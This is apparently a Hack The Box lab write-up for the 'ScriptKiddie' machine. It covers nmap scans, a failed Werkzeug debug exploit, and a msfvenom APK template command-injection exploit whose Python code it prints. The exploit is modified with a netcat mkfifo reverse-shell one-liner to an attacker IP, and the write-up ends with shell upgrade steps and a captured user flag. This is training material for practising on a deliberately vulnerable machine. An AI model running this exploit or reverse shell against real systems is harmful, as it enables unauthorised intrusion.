how to push to git

cd existing_folder
git init
git remote add origin https://gitlab.com/Injamam_Ahmed/htb-writeups.git
git add .
git commit -m "Initial commit"
git push -u origin main

Result of nmap scans

Normal Nmap scan

```
nmap -sCTV -oN /home/kali/HTB/scriptkiddie/nmap.txt 10.10.10.226
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-14 01:07 EDT
Nmap scan report for 10.10.10.226
Host is up (0.26s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol
2.0)

| ssh-hostkey:
|   3072 3c:65:6b:c2:df:b9:9d:62:74:27:a7:b8:a9:d3:25:2c (RSA)
|   256 b9:a1:78:5d:3c:1b:25:e0:3c:ef:67:8d:71:d3:a3:ec (ECDSA)
|_  256 8b:cf:41:82:c6:ac:ef:91:80:37:7c:c9:45:11:e8:43 (ED25519)
5000/tcp open  http    Werkzeug httpd 0.16.1 (Python 3.8.5)
|_http-title: k1d'5 h4ck3r t00l5
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 37.53 seconds
```

vuln script nmap scan

```
nmap --script vuln 10.10.10.226
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-14 01:07 EDT
Nmap scan report for 10.10.10.226
Host is up (0.26s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
5000/tcp open  upnp

Nmap done: 1 IP address (1 host up) scanned in 16.63 seconds
```

complete tcp port scan

```
nmap -sCV -p- -oN /home/kali/HTB/scriptkiddie/nmap_complete.txt 10.10.10.226
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-14 01:08 EDT
Nmap scan report for 10.10.10.226
Host is up (0.26s latency).
Not shown: 65533 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol
2.0)
| ssh-hostkey:

|   3072 3c:65:6b:c2:df:b9:9d:62:74:27:a7:b8:a9:d3:25:2c (RSA)
|   256 b9:a1:78:5d:3c:1b:25:e0:3c:ef:67:8d:71:d3:a3:ec (ECDSA)
|_  256 8b:cf:41:82:c6:ac:ef:91:80:37:7c:c9:45:11:e8:43 (ED25519)
5000/tcp open  http    Werkzeug httpd 0.16.1 (Python 3.8.5)
|_http-title: k1d'5 h4ck3r t00l5
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1502.51 seconds
```

No new ports are open so we have to work on the open ones


listing ports

we have the following ports

22/tcp open ssh OpenSSH 8.2p1 Ubuntu

5000/tcp open http Werkzeug httpd 0.16.1 (Python 3.8.5)

22 ssh is not vulnerable but 5000 might be but first lets visit the website


nmap
scan top 100 ports on an ip
ip:
scan
payloads
venom it up - gen rev tcp meterpreter bins
os:
windows
lhost:
template file (optional):
Browse...
No file selected.
generate
sploits
searchsploit FTW
search:
searchsploit

```
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-14 05:38 UTC
Nmap scan report for scriptkiddie (10.10.10.226)
Host is up (0.00013s latency).
Not shown: 98 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
5000/tcp open  upnp

Nmap done: 1 IP address (1 host up) scanned in 0.04 seconds
```

```
---------------------------------- ----------------------------------
 Exploit Title                     |  Path
---------------------------------- ----------------------------------
Werkzeug - 'Debug Shell' Command Execution | multiple/remote/43905.py
Werkzeug - Debug Shell Command Execution (Metasploit) | python/remote/37814.rb
---------------------------------- ----------------------------------
Shellcodes: No Results
Papers: No Results
```

here is the website

we can see something interesting here in port 5000 it says service is "upnp" whereas in our scan it says "http Werkzeug"

we have to make this clear what is it but both of the things have vulnerability in them

```
   What does enabling UPnP do?

Universal Plug and Play (**UPnP**) is a protocol that allows apps and other devices on your network to open and close ports automatically to connect with each other. ... **UPnP**\-**enabled** devices **can** automatically join a network, obtain an IP address, and find and connect to other devices on your network, making it very convenient.01-Aug-2019
```

```
   Werkzeug - 'Debug Shell' Command Execution
|multiple/remote/43905.py
  Werkzeug - Debug Shell Command Execution (Metasploit)
python/remote/37814.rb
```

so we know the upnp is open and the werkzug hag debugshell commane execution so lets try to exploit it

we tried to run the exploit from searchsploit but it didnt worked

```
┌──(root💀kali)-[/home/kali/HTB/scriptkiddie]
└─# searchsploit -m 43905.py
  Exploit: Werkzeug - 'Debug Shell' Command Execution
      URL: https://www.exploit-db.com/exploits/43905
     Path: /usr/share/exploitdb/exploits/multiple/remote/43905.py
File Type: Python script, ASCII text executable, with CRLF line terminators

Copied to: /home/kali/HTB/scriptkiddie/43905.py

┌──(root💀kali)-[/home/kali/HTB/scriptkiddie]
└─# chmod +x 43905.py

┌──(root💀kali)-[/home/kali/HTB/scriptkiddie]
└─# python2 43905.py
USAGE: python 43905.py <ip> <port> <your ip> <netcat port>

┌──(root💀kali)-[/home/kali/HTB/scriptkiddie]
└─# python2 43905.py 10.10.10.226 5000 10.10.14.23 1234
[-] Debug is not enabled

┌──(root💀kali)-[/home/kali/HTB/scriptkiddie]
└─# python2 43905.py 10.10.10.226 5000 10.10.14.23 443

[-] Debug is not enabled
```

as we know we have upnp in 5000 we have to try to first enable the debug then we can have access

lets run gobuster and see for any file in there


no luck with gobuster

after hours realized it all was a rabbithole and the vulnerability is in a msfvenom apk file

so lets get the exploit for it and see what we can get

https://www.exploit-db.com/exploits/49491

this is the exploit we will change the attack type to get reverse shell



```
#!/usr/bin/env python3
import subprocess
import tempfile
import os
from base64 import b64encode

# Change me
payload = 'echo "Code execution as $(id)" > /tmp/win'

# b64encode to avoid badchars (keytool is picky)
payload_b64 = b64encode(payload.encode()).decode()
dname = f"CN='|echo {payload_b64} | base64 -d | sh #"

print(f"[+] Manufacturing evil apkfile")
print(f"Payload: {payload}")
print(f"-dname: {dname}")
```

we will change the payload to a reverse shell


```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.23 1234 >/tmp/f
```

and then we will execute it to get the exploit

the exploit is created

also create the exploit with metasploit which is easy

then go to the page and in payloads column select os:android; lhost:127.0.0.1, and select the malecious apk file



Getting user flag

so we have a shell back

```
┌──(root💀kali)-[/home/kali]
└─# nc -nlvp 443
130 ×
Listening on 0.0.0.0 443
Connection received on 10.10.10.226 37274
whoami
kid
uid
/bin/sh: 2: uid: not found
id
uid=1000(kid) gid=1000(kid) groups=1000(kid)
```

now lets upgrade it to a good shell

```
  python3 -c 'import pty;pty.spawn("/bin/bash")'
kid@scriptkiddie:~/html$ ls
```

```
ls
__pycache__  app.py  static  templates
kid@scriptkiddie:~/html$ cd /
cd /
kid@scriptkiddie:/$ ls
ls
bin   cdrom  etc   lib    lib64   lost+found  mnt  proc  run   snap  sys  usr
boot  dev    home  lib32  libx32  media       opt  root  sbin  srv   tmp  var
kid@scriptkiddie:/$ ^Z
zsh: suspended  nc -nlvp 443
┌──(root💀kali)-[/home/kali]
└─# stty raw -echo;fg            148 × 1 ⚙
[1]  + continued  nc -nlvp 443

kid@scriptkiddie:/$ export SHELL=bash
kid@scriptkiddie:/$ export XTERM=screen
kid@scriptkiddie:/$ export TERM=screen
kid@scriptkiddie:/$ stty rows 40 columns 171
```

so now lets cat it and see the result

```
cat user.txt
4d3d7d998312326946cbc64a058aa200
kid@scriptkiddie:~$
```